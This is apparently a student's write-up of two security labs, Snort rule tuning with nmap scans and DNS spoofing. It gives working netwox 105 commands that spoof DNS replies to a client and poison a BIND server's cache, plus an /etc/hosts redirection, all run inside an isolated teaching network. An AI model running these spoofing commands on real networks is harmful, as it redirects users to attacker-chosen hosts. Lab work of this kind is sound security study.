11/03-19:18:41.520196  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.2.1:
45250 -> 192.168.1.2:161
11/03-19:18:41.527540  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.1
68.2.1:45250 -> 192.168.1.2:705
```

Task 4.7: Distinguishing traffic by address

1. upon running the `firefox www.example.com/plan.html` command, the snort terminal generated a confidential alert too which I don't think is intended

```
11/03-19:21:18.632583  [**] [1:2:0] CONFIDENTIAL detected [**] [Priority: 0] {TCP} 192.168.1.2:80 -> 192.168.2.1:44006
```

2. We would need to modifies the rules a little bit such that only the external item pass through the web server is trigged but internal request is not trigged


3. using the hint from the lab and looking at previous record, I modified the current rule to the following

   `alert tcp 192.168.1.2/24 any -> 192.168.1.10/24 any (content:"CONFIDENTIAL"; msg:"CONFIDENTIAL detected"; sid:00002;)`


   which we provide a source address and a destination address from the web server to the gateway as shown in the picture in the lab

   Then I verified the 3 statement in the lab


   1. External access to the business plan generates an alert



2. Internal access to the business plan does not generate an alert on my own rule but other broken factor



3. External use of nmap generate an ICMP NMAP PING alert



4. Internal use of nmap also generate an ICMP NMPA PING alert

```
mary@ws2:~$ firefox www.example.com/plan.html

(firefox:450): Gtk-WARNING **: Error loading theme icon 'dialog-question' for stock: Icon 'dialog-question' not present in theme elementary
-xfce-dark
mary@ws2:~$ sudo nmap www.example.com

Starting Nmap 7.01 ( https://nmap.org ) at 2024-11-03 19:38 UTC
Nmap scan report for www.example.com (192.168.1.2)
Host is up (0.000048s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

```
11/03-19:38:24.830353  [**] [1:469:3] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} 192.168.2.1 ->
192.168.1.2
11/03-19:38:24.830353  [**] [1:384:5] ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.2.1 -> 192.168.1.2
11/03-19:38:24.830395  [**] [1:408:5] ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168.2.1
11/03-19:38:24.830545  [**] [1:453:5] ICMP Timestamp Request [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.2.1 -> 192.1
68.1.2
11/03-19:38:24.830558  [**] [1:451:5] ICMP Timestamp Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 192.168.1.2 -> 192.168
.2.1
11/03-19:38:26.192707  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.2.1:
39186 -> 192.168.1.2:161
11/03-19:38:26.229225  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.1
68.2.1:39186 -> 192.168.1.2:705
```

4. If we want completely 0 alert for the internal access to the business alert, we need to “fix” the gateway code to drop those messages by inputting

   `iptables -I OUTPUT -p icmp --icmp-type destination-unreachable -j DROP`

   which drops all those message regard to ICMP Destination Unreachable Port Unreachable due to reasons beyond my knowledge

Task 4: DNS spoofing

Task 1-2:

read

Task 3: Review the DNS server Configuration

Task 3.1 Review the DNS server Configuration

1. reviewed the file which the code is

```
options {
    directory "/var/cache/bind";
dump-file "/var/cache/bind/dump.db";
forwarders {
192.168.0.1;
};
query-source port 33333;

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replaci
    // the all-0's placeholder.

    // forwarders {
    //  0.0.0.0;
    // };

    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bin
    //========================================================================
    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };
};
```

- which allow us to run command `rndc dumpdb - cache` to dump the cahce to `dump.db` at `/var/cache/bind`
- we can also delete the dumped cache with `rndc fliush`

- it also instruct us that if we make change to the configuration file, the DNS must be restarted with `sudo /etc/init.d/bind9 restart`

2. saw the zones for the `example.com` and the read through the instruction as to what those configure file means

Task 3.2: Review the user machine configuration

1. checked the file and it contains the line `nameserver 192.168.0.10`

Task 3.3: Review attacker machine configuration

1. saw that attacker machine contain various network administration tools

Task 3.4: Expected output

1. after typing the command `dig www.example.com`, got this output which matches the expectation from the lab

```
ubuntu@user:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41595
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Nov 03 21:09:16 UTC 2024
;; MSG SIZE  rcvd: 93
```

Task 4: Lab Tasks

Task 4.1: Attackers have already compromised the victim's machine

1. went to the user terminal and modified the `/etc/hosts` file to contains an extra line

- `1.2.3.4 www.example.come`

2. then `ping www.example.com` which pinged to `1.2.3.4` as shown in the image below

```
ubuntu@user:~$ ping www.example.com
PING www.example.com (1.2.3.4) 56(84) bytes of data.
```

   - which I ctrl-c and got the following output which make sense

```
--- www.example.com ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5109ms
```

Task 4.2: Directly Spoof response to user

1. Given that we know the DNS server address (`192.168.0.10`) and the hints shown in the lab and some searching as to how to use the netwox 105 command
   a. via typing netwox and using the s option to look at the `105` option and its flag we need to use
2. I was able to crafted the command

   `sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "apollo" -A "192.168.0.10" --filter "src host 192.168.0.100 and dst port 53"`

   - which my goal is redirecting the user to 1.2.3.4 when looking up www.example.com from the DNS server apollo at `192.168.0.10`
   - I used the -filter option to target our client which is `192.168.0.100` and we know the port is `53` as suggested by the lab
3. then I ran the command on attacker, and then type the `dig www.example.com` typed into the user. The user still got a not bogous response back

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28150
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 3 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Sun Nov 03 22:44:45 UTC 2024
;; MSG SIZE  rcvd: 93
```

4. but on the attacker side, a DNS spoof response did come back

```
ubuntu@attacker:~$ sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "apollo" -A "192.168.0.10" --filter "src host 192.168.0.100 and dst
 port 53"
DNS question
| id=28150  rcode=OK             opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| www.example.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=28150  rcode=OK             opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.example.com. A
| www.example.com. A 10 1.2.3.4
| apollo. NS 10 apollo.
| apollo. A 10 192.168.0.10
```

   - I saved this response (or copy and pasted) to the file `spoof.pcapng`

5. It is also note worthy that for this part, the script that supposed to dump the cache is not dumping and therefore I cannot verify the flush is actually flushing. I spend most of the time here trying to restart the server and ensuring the thing is flush so I can actually get that screenshot and output which makes this lab a lot more painful to do.
6. It is also noted this only work once in a while (where the spoof responses is actually outputed)

Task 4.3: DNS Server Cache poisoning

1. Due the the fact that I cannot dump the DNS server cache (even after I `chmod 777` the directory, I received a cache file but its full of nothing but “bad cache”, even after the client `dig www.example.com`

```
ubuntu@apollo-dns:/var/cache/bind$ sudo rndc dumpdb -cache
ubuntu@apollo-dns:/var/cache/bind$ sudo cat
192.168.0       example.com.db
ubuntu@apollo-dns:/var/cache/bind$ sudo cat
192.168.0       example.com.db
ubuntu@apollo-dns:/var/cache/bind$ sudo cat dump.db
cat: dump.db: No such file or directory
```

```
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20241108031002
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
```

2. But according to the instruction, my attempt to do this will be the following
3. First flush the DNS server
4. then run `sudo netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "192.168.0.10" --ttl 600 --filter "src host 192.168.0.10 and dst port 53"` on the attacker machine which modifies the command from previous steps to spoof the DNS server instead
5. then `dig www.example.com` on client website and the attack should work
6. dump the DB and locate the IP address within the cache
7. it replaced with IP we set then we know we succeeded.

Task 5: What’s Next

read